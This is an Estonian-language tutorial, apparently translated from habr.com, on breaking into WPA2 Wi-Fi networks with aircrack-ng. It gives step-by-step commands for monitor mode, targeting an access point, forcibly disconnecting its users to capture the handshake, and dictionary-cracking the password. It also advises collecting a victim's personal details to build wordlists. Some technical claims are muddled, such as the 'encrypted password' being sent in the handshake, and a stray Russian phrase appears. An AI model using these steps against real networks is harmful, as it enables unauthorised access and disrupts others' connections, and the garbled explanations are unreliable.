

See artikkel on kirjutatud ainult tutvustamise ja uurimise eesmärkidel. Kutse järgida võrgu töö ja seadusandluse reegleid, samuti alati meeles pidada teabe turvalisust.
Sissejuhatus
1990. aastate alguses, kui Wi-Fi just ilmuma hakkas, loodi Wired Equivalent Privacy algoritm, mis pidi tagama Wi-Fi võrkude konfidentsiaalsuse. Kuid WEP osutus ebatõhusaks kaitsealgoritmiks, mida oli lihtne murda.
Sellele järgnes uus kaitsealgoritm, Wi-Fi Protected Access II, mida täna kasutab enamik Wi-Fi juurdepääsupunkte. WPA2 kasutab AES krüpteerimisalgoritmi, mille murdmine on äärmiselt keeruline.
Kus on haavatavus?
WPA2 puudus on see, et krüpteeritud parool edastatakse kasutajate ühendamisel nn 4-way handshake (4-ülese käepigistuse) kaudu. Kui me jääme handshakest kinni, saame teada krüpteeritud parooli ja peame selle lihtsalt dekrüpteerima. Selleks kasutame aircrack-ng.
Kuidas siis häkkida?
Samm 1. Määra liides
Esmalt peame välja selgitama, millist võrgu liidest vajame, selleks sisestame käsu:
$ ifconfigSaame vastuse:
eth0      ei ole traadita laiendusi.

wlan0     IEEE 802.11abgn  ESSID:off/any
Režiim: Haldatud  Juurdepääsupunkt: Mitte-seotud   Tx-Power=15 dBm
Lühiüksuse piirang:7   RTS thr:off   Fragmendi thr:off
Krüpteerimise võti:off
Energiakasutuse haldamine:off

lo        ei ole traadita laiendusi
Minu puhul on ainult kolm liidest, millest kaks ei oma traadita laiendusi (no wireless extensions). Seega on meid huvitav ainult wlan0.
Samm 2. Lülita võrguadapter monitooringurežiimi
Võrguadapteri lülitamine monitooringurežiimi võimaldab meil näha meie ümber liikuvat traadita liiklust. Selleks sisestame käsu:
$ airmon-ng start wlan0Pange tähele, et airmon-ng on teie liidese ümber nimetanud (minu puhul nimetati see mon0, kuid kontrollige siiski).
Samm 3. Saada liiklust
Nüüd, kui meie võrguadapter on monitooringurežiimis, saame jäädvustada meeli, kasutades käsku airodump-ng. Sisestage:
$ airodump-ng mon0 
Pange tähele, et kõik nähtavad juurdepääsupunktid on ekraani ülaosas loetletud ja kliendid - ekraani alumises osas.
Samm 4. Keskendume tõmmisele konkreetsele juurdepääsupunktile.
Meie järgmine samm on keskenduda ühele juurdepääsupunktile ja selle kanalile. Meid huvitab BSSID ja juurdepääsupunkti kanal, mida me purustame. Avaime veel ühe terminali ja sisestame:
$ airodump-ng --bssid 08:86:30:74:22:76 -c 6 -w WPAcrack mon0 
- 08:86:30:74:22:76 juurdepääsupunkti BSSID
- -c 6 kanal, millel juurdepääsupunkt Wi-Fi töötab
- WPAcrack fail, kuhu salvestatakse handshake
- mon0 võrguadapter jälgimisrežiimis
Nagu näete ülaltoodud ekraanipildilt, keskendume nüüd andmete kogumisele ühest juurdepääsupunktist, mille ESSID on Belkin276 ja mis töötab kanalil 6. Jätame terminali lahti!
Samm 5. Handshake'i hankimine
Kogu krüptitud parooli püüdmiseks peab klient autentima (ühenduma Wi-Fi-ga). Kui ta on juba autentitud, saame ta deautentida (ühendus katkestada), siis süsteem autentib ennast automaatse uuesti (ühendub), mille tulemusena saame krüptitud parooli.
See tähendab, et peame lihtsalt katkestama ühendatud kasutajad, et nad uuesti ühenduksid. Selleks avame veel ühe terminali ja sisestame:
$ aireplay-ng --deauth 100 -a 08:86:30:74:22:76 mon0 
- 100 number kasutajat, kes deautentitakse
- 08:86:30:74:22:76 juurdepääsupunkti BSSID
- mon0 võrguadapter
Nüüd, kui nad uuesti ühenduvad, püüab eelmisel sammul jäänud airodump-ng aknas handshake'i. Tagasi meie airodump-ng terminali, vaatame.

Pange tähele paremal ülemises reas, et airodump-ng on väljundanud: „Handshak WPAs“. See tähendab, et me oleme edukalt kinni püüdnud krüptitud parooli! See on esimene samm edu suunas!
Samm 6. Parooli murdmine
Nüüd, kui meil on krüptitud parool meie WPAcrack failis, saame alustada paroolide murdmist. Kuid selleks peame omama nimekirja paroolidest, mida soovime kasutada. Sellise nimekirja leidmine võib võtta 5 minutit Google'is. Mina kasutan saadud vaikimisi paroolide nimekirja, mis on lisatud aircrack-ng: BackTrack darkcOde.
Avame uue terminali ja sisestame:
$ aircrack-ng WPAcrack-01.cap -w /pentest/passwords/wordlists/darkc0de 
- WPAcrack-01.cap fail, kuhu salvestasime handshake'i (airodump-ng liitis lõpus -01.cap)
- /pentest/passwords/wordlist/darkc0de абсолютный путь к списку паролей
Kui kaua see aega võtab?
See protsess võib võtta palju aega. Kõik sõltub teie paroolide nimekirja pikkusest, võite oodata mõnest minutist kuni mitme päevani. Minu kaheahelalise Intel'i protsessori puhul murdab aircrack-ng veidi üle 800 parooli sekundis.
Kui parool on leitud, kuvatakse see teie ekraanil. Kas parooli leidmine on edukas või mitte, sõltub teie nimekirjast. Kui te ei suutnud parooli ühe nimekirja kasutamisega leida, ärge heitke meelt, proovige teist.
Soovitused kasutamiseks
- See rünnakuviis on efektiivne parooli loendi põhjal leidmiseks, kuid praktiliselt kasutu juhusliku proovimise jaoks. Kõik sõltub ajast. Kui Wi-Fi on kaitstud keskmise parooliga ladina tähtedest ja numbritest, siis juhuslik proov ei kesta mitu aastat.
- Paroolide nimekirja valimisel arvestage kindlasti geograafilisi tegureid. Näiteks ei ole mõtet teha proovimist Pariisi restoranis vene paroolide nimekirja alusel.
- Kui häkkite kodust Wi-Fi'd, proovige saada mingit isiklikku teavet ohvrist (nimi, perekonnanimi, sünnikuupäev, koera nimi jne) ja genereerida nendest andmetest täiendav paroolide nimekiri.
- Pärast handshake'i püüdmist katkestage aireplay-ng'i töö (ärge sunnige tavalisi kasutajaid kannatama).
Allikas: habr.com
